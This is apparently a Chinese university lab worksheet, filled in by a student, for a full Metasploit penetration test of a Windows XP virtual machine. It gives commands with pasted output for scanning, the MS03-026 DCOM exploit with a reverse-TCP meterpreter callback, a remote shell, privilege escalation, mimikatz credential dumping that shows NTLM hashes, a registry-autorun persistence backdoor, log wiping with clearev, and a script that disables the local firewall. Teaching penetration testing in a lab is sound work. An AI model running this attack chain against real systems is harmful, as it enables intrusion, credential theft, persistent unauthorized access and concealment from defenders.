

Metasploit 渗透测试全流程

使用

本文档以通关方式撰写，完成一关进入下一关，请将需要填写的内容写在空白处。

概述

这个练习用来帮助大家理解系统的脆弱性，并使用 Metasploit 实践一个案例，包括扫描网络并渗透计算机。

条件

请完成如下步骤：

1. 在计算机中安装 Virtualbox 或 VMWare 虚拟机软件；
2. 下载 Kali Linux 64 Bit（也可以用其他版本）：<https://www.kali.org/downloads/>
3. 下载后的 ISO 文件为：kali-linux-2019.1a-amd64.iso
4. 请在虚拟机光盘中加载该 ISO 文件，并采用 LIVE 方式启动系统。

使用虚拟机，安装 WinXP 操作系统原始版本。该 IP 地址记为：虚拟机地址，假设改地址为 10.108.18.165。

GATE 1

请在空白处用不多于 100 字描述 Kali Linux:

此处是空白处:

Kali Linux 是一款基于 **Debian** 的开源操作系统，专为网络安全、渗透测试和数字取证设计。它预装了数百种安全工具，包括信息收集、漏洞分析、无线网络测试等。**Kali** 提供了强大的灵活性和定制性，适用于安全研究人员和黑客

请查看 Kali 支持的工具列表: <https://tools.kali.org/tools-listing>, 选取 4 个工具, 用不多于 100 字对每个工具进行描述, 共不超过 400 字, 写在空白处。

此处是空白处:

Nmap (Network Mapper) 是一款开源的网络扫描和安全审计工具。它用于发现网络中的主机和服务, 检查主机的端口开放情况, 支持主机发现、端口扫描、服务识别等功能。

Wireshark 是一个强大的网络协议分析工具, 能够捕获并分析网络流量。它支持数百种协议的解析, 广泛应用于网络故障排查和安全分析。

Metasploit 是一款渗透测试框架, 提供了大量已知漏洞的利用模块。它允许攻击者模拟真实攻击, 帮助安全专家评估系统的脆弱性并修补漏洞。

John the Ripper 是一个密码破解工具, 广泛用于测试密码强度。它支持多种加密算法, 可以进行字典攻击、暴力破解等, 帮助评估系统的密码安全性。

请将 Kali Linux 默认 root 用户密码写在空白处。

此处是空白处:


toor

时刻记得：技术是一把双刃剑！

GATE 2

以下实验将围绕一个目标计算机（IP 地址是虚拟机地址，假设该地址是 10.108.18.165）开展。请 ping 该主机，确认能从安装了 metasploit 的虚拟机访问到上述 IP 地址。

使用 LIVE 方式启动 Kali Linux 操作系统，通过界面启动 metasploit 工具。如下图：



Part 1: 使用 nmap

nmap 是一个端口扫描工具，可以探测计算机有哪些端口打开。

metasploit 里面集成了一个 nmap，使用下列命令扫描特定计算机：（在 msfconsole 里面运行）

```
db_nmap -O -v -sV 10.108.18.165
```


其中：

-O: 启动对 OS 的探测

-sV: 探测打开的端口，并给出使用该端口的服务信息

-v: 回显信息

将命令输出拷贝到空白处。



```
Applications ▾ Places ▾ Terminal ▾ Thu 06:56 1
Terminal
File Edit View Search Terminal Help
msf5 > db_nmap -O -v -sV 10.108.18.165
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2025-05-01 06:53 UTC
[*] Nmap: NSE: Loaded 43 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 06:53
[*] Nmap: Scanning 10.108.18.165 [1 port]
[*] Nmap: Completed ARP Ping Scan at 06:53, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 06:53
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: Scanning 10.108.18.165 [1000 ports]
[*] Nmap: Completed SYN Stealth Scan at 06:53, 21.29s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 06:53
[*] Nmap: Initiating OS detection (try #1) against 10.108.18.165
[*] Nmap: Retrying OS detection (try #2) against 10.108.18.165
[*] Nmap: NSE: Script scanning 10.108.18.165.
[*] Nmap: Initiating NSE at 06:53
[*] Nmap: Completed NSE at 06:53, 0.00s elapsed
[*] Nmap: Initiating NSE at 06:53
[*] Nmap: Completed NSE at 06:53, 0.00s elapsed
[*] Nmap: Nmap scan report for 10.108.18.165
[*] Nmap: Host is up (0.0012s latency).
[*] Nmap: All 1000 scanned ports on 10.108.18.165 are filtered
[*] Nmap: MAC Address: 00:0C:29:22:17:5F (VMware)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Read data files from: /usr/bin/./share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 25.70 seconds
```

输入 hosts 命令，将输出拷贝在空白处。

```
msf5 > hosts

Hosts
=====

address      mac          name  os_name  os_flavor  os_sp  purpose  info  comme
-----      ---          ---  -
10.108.18.165 00:0C:29:22:17:5F

msf5 >
```

输入 services 命令，将输出拷贝在空白处。

```
msf5 > services

Services
=====

host  port  proto  name  state  info
----  -
msf5 > 
```

GATE 3

Part 2: 进一步了解目标

Gate2 获得了一些目标机器信息，进一步的信息可以通过 metasploit 中 auxiliary 提供，执行如下命令，将结果拷贝在空白处。

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 10.108.18.165
RHOSTS => 10.108.18.165
msf auxiliary(smb_version) > run
```

执行命令后，再运行 hosts，观察结果与之前的有何不同，把结果拷贝在空白处。

```
msf5 auxiliary(scanner/smb/smb_version) > hosts

Hosts
=====

address      mac          name          os_name      os_flavor    os_sp    purpos
e info      comments
-----
-
10.108.18.165 00:0c:29:22:17:5f ADMIN-6B3FCDA7F Windows XP
client

msf5 auxiliary(scanner/smb/smb_version) > 
```

再执行 services 命令，把结果拷贝在空白处。

```
msf5 auxiliary(scanner/smb/smb_version) > services

Services
=====

host      port  proto  name  state  info
----
10.108.18.165 445  tcp    smb  open  Windows XP SP3 (language:Chinese - Traditional) (name:ADMIN-6B3FCDA7F) (workgroup:WORKGROUP )

msf5 auxiliary(scanner/smb/smb_version) > 
```

可以通过 back 命令退出 smb_version auxiliary 模式。

GATE 4

Part 3: 漏洞利用（meterpreter）

在打开的 Metasploit console 中，输入下面命令：

```
info exploit/windows/dcerpc/ms03_026_dcom
```

仔细查看关于这个漏洞利用的说明

执行下面的命令：

```
use exploit/windows/dcerpc/ms03_026_dcom
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST {你机器的 IP 地址}
set RHOST 10.108.18.165
show options
```

[扩展内容开始]

在进行下一步入侵操作之前，先了解一下以下内容：

在众多渗透失败的可能中，所在计算机的防火墙是个主要问题。防火墙默认限制了计算机的开放端口，会造成渗透失败。（防火墙指本机防火墙，非目标机防墙，即渗透本来成功，但反射回来的控制连接被自己的防火墙阻断）

默认 Kali Linux 已经处理好防火墙，可以跳过该步骤。

为了更好使用 metasploit，如果采用其他系统，需要把本机防火墙关掉。这需要两个步骤：

第一：保存当前防火墙规则：

```
iptables-save > iptables.rules
```

第二，写一个脚本（用 vi 或任何编辑器），命名为 fw.stop，内容如下：

```
echo "Stopping firewall and allowing everyone..."
```

```
iptables -F
```

```
iptables -X
```

```
iptables -t nat -F
```

```
iptables -t nat -X
```

```
iptables -t mangle -F
```

```
iptables -t mangle -X
```

```
iptables -P INPUT ACCEPT
```

```
iptables -P FORWARD ACCEPT
```

```
iptables -P OUTPUT ACCEPT
```

用下面命令执行上述脚本：

```
chmod +x fw.stop （给该文件赋予执行权限）
```

```
sudo ./fw.stop
```

此时，防火墙已经关闭。

[扩展内容结束]

回到之前的命令行窗口，在 metasploit 中继续执行：

```
exploit
```

将输出拷贝到空白处，此时，应该看到与被渗透计算机建立通道的信息：


```
msf5 exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 10.108.18.123:4444
[*] 10.108.18.165:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal..
.
[*] 10.108.18.165:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.108.18.165[135] ...
[*] 10.108.18.165:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.108.18.165[135] ...
[*] 10.108.18.165:135 - Sending exploit ...
[*] Sending stage (179779 bytes) to 10.108.18.165
[*] Meterpreter session 1 opened (10.108.18.123:4444 -> 10.108.18.165:1051) at 2025-05-01 13:15:19 +0000
```

GATE 5

Part 4: 权限提升与信息收集

如果一切顺利，此时，你已经与被攻击计算机建立了一个连接。Metasploit 中的提示符是 meterpreter>

输入如下命令：

```
shell
```

看到输出了吗？**知道自己在那里吗？对！你已经在被渗透的 windows 计算机中了**。执行下面一些命令试试：

```
cd ..
```

```
cd ..
```

```
mkdir BITSecurity2024
```

```
dir > {你的名字和学号}.txt
```

这时，你将在被渗透计算机 C:\ 目录中生成一个 BITSecurity2024 的文件夹和一个文件名是你输入的名字和学号的 txt 文件，查看 WinXP 上是否有你创建的目录和文件。

把你在 Kali 上运行的结果以及 WinXP 上的结果粘贴到空白处。

```
meterpreter > shell
Process 112 created.
Channel 1 created.
Microsoft Windows XP [0 汾 5.1.2600]
(C) 00E0000 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>mkdir BITSecurity2024
mkdir BITSecurity2024

C:\>dir > {lantiancheng1120230272}.txt
dir > {lantiancheng1120230272}.txt

C:\>
```

执行 exit 命令可以退回到 meterpreter>

接下来，我们进行权限提升和敏感信息收集。

在 meterpreter>下输入 getuid 检查当前权限，结果粘贴至空白处

此处是空白处：

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

在 meterpreter>下输入 getsystem 尝试权限提升，结果粘贴至空白处

此处是空白处：

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

在 meterpreter>下输入 sysinfo 收集系统信息，结果粘贴至空白处

```
meterpreter > sysinfo
Computer      : ADMIN-QHJG5NH04
OS            : Windows XP (Build 2600).
Architecture : x86
System Language : zh_CN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

在 meterpreter>下输入 load kiwi 从 windows 中提取凭证，接着输入 creds_all 提取所有可用凭证，将结果粘贴至空白处

此处是空白处：

```

meterpreter > load kiwi
Loading extension kiwi...
.#####.   mimikatz 2.1.1 20180925 (x86/windows)
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded Kiwi on an old OS (Windows XP (Build 2600).). Did you mean to 'load m
imikatz' instead?
Success.

```

```

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====

Username                Domain              LM                  NTLM
-----                -
ADMIN-QHJG5NH04$ WORKGROUP aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16
ae931b73c59d7e0c089c0 da39a3ee5e6b4b0d3255bfef95601890afd80709
Administrator ADMIN-QHJG5NH04 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16
ae931b73c59d7e0c089c0 da39a3ee5e6b4b0d3255bfef95601890afd80709

kerberos credentials
=====

Username                Domain              Password
-----                -
(null) (null) (null)
ADMIN-QHJG5NH04$ WORKGROUP (null)
Administrator ADMIN-QHJG5NH04 (null)
admin-qhjpg5nh04$ WORKGROUP (null)

```

GATE 6

Part 4: 持久化访问

进一步，你可以创建一个持久化后门，确保即使目标系统重启，仍然能够重新获得访问权限，执行下面的命令：

```
run persistence -X -i 60 -p 443 -r <Kali_IP>
```

-X:写入注册表启动项


-i 60: 设置重连间隔为 60 秒

-p 443: 指定使用 443 端口

-r <Kali_IP>: kali 主机的 ip

将生成的持久化脚本路径和在 WinXP 上创建的后门截图粘贴至空白处。

此处是空白处:



```
Applications ▾ Places ▾ Terminal ▾ Thu 13:32 1 🔊 🔌 🔌
Terminal
File Edit View Search Terminal Tabs Help
Terminal x root@kali: ~
(null) (null) (null)
ADMIN-QHJG5NH04$ WORKGROUP (null)
Administrator ADMIN-QHJG5NH04 (null)
admin-qhjg5nh04$ WORKGROUP (null)

meterpreter > run persistence -X -i 60 -p 443 -r 10.108.18.123

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/ADMIN-QHJG5NH04_20250501.3144/ADMIN-QHJG5NH04_20250501.3144.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.108.18.123 LPORT=443
[*] Persistent agent script is 99656 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\ekzjgkukocmq.vbs
[*] Executing script C:\WINDOWS\TEMP\ekzjgkukocmq.vbs
[+] Agent executed with PID 1980
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\hBfQrlwQVw
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\hBfQrlwQVw
meterpreter > 
```

现在你已经在被渗透计算机上创建了一个后门，接着你可以在 kali 上启动监听器，接收目标主机的连接请求，重启目标主机，后门会自动运行并尝试连接。请思考如果后门未连接成功，可能是什么原因呢？请把你的思考结果粘贴在空白处

此处是空白处:

防火墙拦截 443、持久化脚本失效、监听器未正确启动

清除系统日志，抹掉攻入痕迹：clearev;

GATE 7

exit 指令退出 msfconsole。

在渗透成功后，可以使用很多指令，包括查看渗透计算机实时桌面等。更多功能请查阅相关资料进一步学习。

请大家仔细回顾整个渗透的过程，将过程精简整理为不多于 200 字，填写到空白处，并尝试在课余时间自建目标机器攻击。

此处是空白处：

漏洞利用

启动 Metasploit: msfconsole

加载模块: use exploit/windows/dcerpc/ms03_026_dcom

设置参数:

set RHOST <目标 IP>

set LHOST <Kali_IP>

set payload windows/meterpreter/reverse_tcp

执行: exploit

获取 Meterpreter 会话

成功渗透后，进入 meterpreter 交互界面。

权限提升与持久化

提权：getsystem

持久化：run persistence -X -i 60 -p 443 -r <Kali_IP>

清理痕迹

删除日志：clearev